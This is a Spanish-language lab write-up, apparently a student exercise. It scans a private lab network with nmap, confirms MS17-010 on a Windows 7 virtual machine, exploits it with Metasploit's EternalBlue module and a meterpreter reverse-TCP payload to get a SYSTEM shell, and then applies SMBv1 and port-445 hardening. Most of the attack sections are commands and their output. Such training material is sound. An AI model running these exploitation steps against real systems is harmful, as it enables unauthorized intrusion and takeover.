

Fase 1: Escaneo y Enumeración con NMAP

Descubrimiento: Abrimos la terminal de linux y aplicamos el commando [sudo nmap -sn + direccion ip red + mascara subred]

```
(kali@kali)-[~]  
$ nmap -sn 172.16.11.0/28  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-27 15:23 EDT  
Nmap scan report for 172.16.11.1  
Host is up (0.014s latency).  
MAC Address: 60:DE:E3:86:BC:93 (Huawei Technologies)  
Nmap scan report for 172.16.11.4  
Host is up (0.00062s latency).  
MAC Address: 08:00:27:FE:A0:A3 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Nmap scan report for 172.16.11.6  
Host is up (0.00032s latency).  
MAC Address: 98:90:96:CC:2B:96 (Dell)  
Nmap scan report for 172.16.11.7  
Host is up (0.0013s latency).  
MAC Address: 54:A3:1B:66:94:1C (Shenzhen Linkworld Technology)  
Nmap scan report for 172.16.11.9  
Host is up (0.18s latency).  
MAC Address: 3E:48:A9:19:19:9C (Unknown)  
Nmap scan report for 172.16.11.5  
Host is up.  
Nmap done: 16 IP addresses (6 hosts up) scanned in 1.72 seconds
```

Escaneo completo: En la terminal de Kali linux y aplicamos el comando [sudo nmap -p- --open -vvv + ip maquina objetivo]. Esto para ver los puertos locales abiertos y vulnerables del equipo objetivo.

```
(kali@kali)-[~]
$ nmap -p- --open -vvv 172.16.11.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-27 16:53 EDT
Initiating ARP Ping Scan at 16:53
Scanning 172.16.11.4 [1 port]
Completed ARP Ping Scan at 16:53, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:53
Completed Parallel DNS resolution of 1 host. at 16:53, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, S
F: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:53
Scanning 172.16.11.4 [65535 ports]
Discovered open port 135/tcp on 172.16.11.4
Discovered open port 445/tcp on 172.16.11.4
Discovered open port 139/tcp on 172.16.11.4
Discovered open port 49156/tcp on 172.16.11.4
Discovered open port 49152/tcp on 172.16.11.4
Discovered open port 49154/tcp on 172.16.11.4
Discovered open port 49153/tcp on 172.16.11.4
Discovered open port 49157/tcp on 172.16.11.4
Discovered open port 49155/tcp on 172.16.11.4
Completed SYN Stealth Scan at 16:54, 33.62s elapsed (65535 total ports)
Nmap scan report for 172.16.11.4
Host is up, received arp-response (0.00088s latency).
Scanned at 2026-06-27 16:53:26 EDT for 34s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack ttl 128
139/tcp    open  netbios-ssn  syn-ack ttl 128
445/tcp    open  microsoft-ds syn-ack ttl 128
49152/tcp  open  unknown     syn-ack ttl 128
49153/tcp  open  unknown     syn-ack ttl 128
49154/tcp  open  unknown     syn-ack ttl 128
49155/tcp  open  unknown     syn-ack ttl 128
49156/tcp  open  unknown     syn-ack ttl 128
49157/tcp  open  unknown     syn-ack ttl 128
MAC Address: 08:00:27:FE:A0:A3 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 34.10 seconds
Raw packets sent: 65660 (2.889MB) | Rcvd: 65538 (2.622MB)
```

Enumeración específica del servicio SMB (Puertos 445 y 139): En la terminal de Kali linux y aplicamos el comando [sudo nmap -p 139, 445 -sCV + ip maquina objetivo]. Esto para ver versiones que servicios estan corriendo en estos puertos y otras informaciones relacionadas.

```
(kali@kali)-[~]  
$ sudo nmap -p 139,445 -sCV 172.16.11.4  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-27 17:26 EDT  
Nmap scan report for 172.16.11.4  
Host is up (0.0038s latency).  
  
PORT      STATE SERVICE      VERSION  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft  
-ds (workgroup: WORKGROUP)  
MAC Address: 08:00:27:FE:A0:A3 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Service Info: Host: MICROCHOF; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Escaneo automatizado de vulnerabilidades: En la terminal de Kali linux y aplicamos el comando [sudo nmap -p 445 -script smb-vuln-ms17-010 + ip maquina objetivo]. Esto para verificar y confirmar si el sistema operativo es vulnerable, antes de proceder a lanzar el ataque (exploit).

```
(kali@kali)-[~]
$ sudo nmap -p 445 --script smb-vuln-ms17-010 172.16.11.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-27 17:37 EDT
Nmap scan report for 172.16.11.4
Host is up (0.00079s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:FE:A0:A3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
```

Fase 2: Ganar Acceso con METASPLOIT

Iniciar la consola de Metasploit: Luego de confirmar la presencia de vulnerabilidad MS17-010 (EternalBlue), se procede a ejecutar (framework de Metasploit) el comando [msfconsole] en la terminal de linux para comprometer el Sistema de la maquina objetivo de forma remota.

```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: The use command supports fuzzy searching to try and  
select the intended module, e.g., use kerberos/get_ticket or use  
kerberos forge silver ticket  
  
Metasploit Park, System Security Interface  
Version 4.0.5, Alpha E  
Ready ...  
> access security  
access: PERMISSION DENIED.  
> access security grid  
access: PERMISSION DENIED.  
> access main security grid  
access: PERMISSION DENIED....and ...  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
  
=[ metasploit v6.4.99-dev ]  
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]  
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > |
```


Buscar el exploit correspondiente: En la terminal de Kali linux y aplicamos el comando [sudo search eternalblue]. Esto buscar el exploit correspondiente.

```
msf > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank
Check Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      averag
e Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target                .               .
2  \_ target: Windows 7                      .               .
3  \_ target: Windows Embedded Standard 7    .               .
4  \_ target: Windows Server 2008 R2         .               .
5  \_ target: Windows 8                      .               .
6  \_ target: Windows 8.1                    .               .
7  \_ target: Windows Server 2012            .               .
8  \_ target: Windows 10 Pro                  .               .
9  \_ target: Windows 10 Enterprise Evaluation .               .
10 exploit/windows/smb/ms17_010_psexec       2017-03-14      normal
Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
11  \_ target: Automatic                      .               .
12  \_ target: PowerShell                     .               .
13  \_ target: Native upload                  .               .
```

Seleccionar el módulo de explotación (ej. el módulo de MS17-010): En la terminal de Kali linux y colocamos la ruta del modulo de explotación que deseamos utilizar, en este caso [exploit/windows/smb/ms17_010_eternalblue].

```
msf > exploit/windows/smb/ms17_010_eternalblue
[-] Unknown command: exploit/windows/smb/ms17_010_eternalblue. Run the help command for more details.
This is a module we can load. Do you want to use exploit/windows/smb/ms17_010_eternalblue? [y/N] y
```

Configurar los parámetros obligatorios: En lo siguiente, establecer la ip de la maquina objetivo (set RHOSTS ip-maquina-objetivo) y la establecer la ip de la maquina atacante (set LHOST ip-maquina-atacante)

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.16.11.4
RHOSTS => 172.16.11.4
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.11.5
LHOST => 172.16.11.5
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

Establecer el Payload para obtener una sesión avanzada: En la terminal de debe ejecutar lo siguiente [set payload windows/x64/meterpreter/reverse_tcp]. Esto es necesario para obtener una sesion avanzada.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

Ejecutar el ataque: En la terminal de Linux se ejecutar el comando [run o exploit] para atacar a la maquina objetivo.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 172.16.11.5:4444
[*] 172.16.11.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.11.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic
7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 172.16.11.4:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.11.4:445 - The target is vulnerable.
[*] 172.16.11.4:445 - Connecting to target for exploitation.
[+] 172.16.11.4:445 - Connection established for exploitation.
[+] 172.16.11.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.11.4:445 - CORE raw buffer dump (40 bytes)
[*] 172.16.11.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Window
s 7 Home B
[*] 172.16.11.4:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7
601 Servic
[*] 172.16.11.4:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack
1
[+] 172.16.11.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.11.4:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.11.4:445 - Sending all but last fragment of exploit packet
```


Fase 3: Post-Explotación con METERPRETER

importante: Al ejecutar el exploit anterior de manera exitosa, se abrirá una ventana con la palabra meterpreter, en esta parte se comprobará los niveles de privilegios y la migración de herramientas de administración locales de Windows.

Comandos a ejecutar al ingresar a meterpreter:

Verificar la identidad y nivel de privilegios en el sistema:

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Obtener información general del sistema operativo:

```
meterpreter > sysinfo  
Computer      : MICROSOFT  
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture  : x64  
System Language : en_US  
Domain        : WORKGROUP  
Logged On Users : 0  
Meterpreter   : x64/windows  
meterpreter > █
```

Desplegar e interactuar con la línea de comandos (CMD) de Windows: Se aplica el comando [Shell] y al acceder al equipo objetivo, se aplica un [ipconfig] para confirmar la dirección IP.

```
meterpreter > shell
Process 288 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig



Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::a1e2:d2dd:6963:bbdb%11
IPv4 Address. . . . . : 172.16.11.4
Subnet Mask . . . . . : 255.255.255.240
Default Gateway . . . . . : fe80::1%11
                             172.16.11.1
```

Hacer la transición de CMD a PowerShell (opcional dentro de la Shell): Se aplica el comando [powerShell]

El acceso al equipo objetivo fue satisfactorio



Fase 4: Hardening (Endurecimiento) en Windows

Acciones de mitigación en CMD:

-Deshabilitar el protocolo SMBv1 ejecutando el comando:

reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v SMB1 /t REG_DWORD /d 0 /f

```
C:\Windows\system32>reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameter  
s /v SMB1 /t REG_DWORD /d 0 /f  
reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v SMB1 /t REG_DWO  
RD /d 0 /f  
The operation completed successfully.
```

-Detener y deshabilitar el servicio de Servidor (LanmanServer) temporalmente en caso de emergencia, ejecutando los siguientes comandos:
[**sc stop LanmanServer**] y luego [**sc config LanmanServer start= disabled**]

```
C:\Windows\system32>sc stop LanmanServer  
sc stop LanmanServer  
[SC] ControlService FAILED 1051:  
  
A stop control has been sent to a service that other running services are dependent on.  
  
C:\Windows\system32>sc config LanmanServer start= disabled  
sc config LanmanServer start= disabled  
[SC] ChangeServiceConfig SUCCESS
```

-Bloquear el puerto 445 en el Firewall de Windows, ejecutando el comando:

netsh advfirewall firewall add rule name="Bloqueo Puerto 445" dir=in action=block protocol=TCP localport=445

```
C:\Windows\system32>netsh advfirewall firewall add rule name="Bloqueo Puerto 445" dir=in  
action=block protocol=TCP localport=445  
netsh advfirewall firewall add rule name="Bloqueo Puerto 445" dir=in action=block protoco  
l=TCP localport=445  
Ok.
```

Resumen de lo aprendido

En esta practica, aprendí a realizar lo siguiente:

1. Identificar vulnerabilidades, fallos de configuración y debilidades en sistemas operativos y aplicaciones.
2. Aprovechar brechas para ganar acceso no autorizado, elevar privilegios y ejecutar código malicioso.
3. Implementar medidas de seguridad y configuraciones avanzadas para reducir la superficie de ataque.
4. Defender el entorno operativo minimizando los riesgos y blindándolo contra amenazas externas.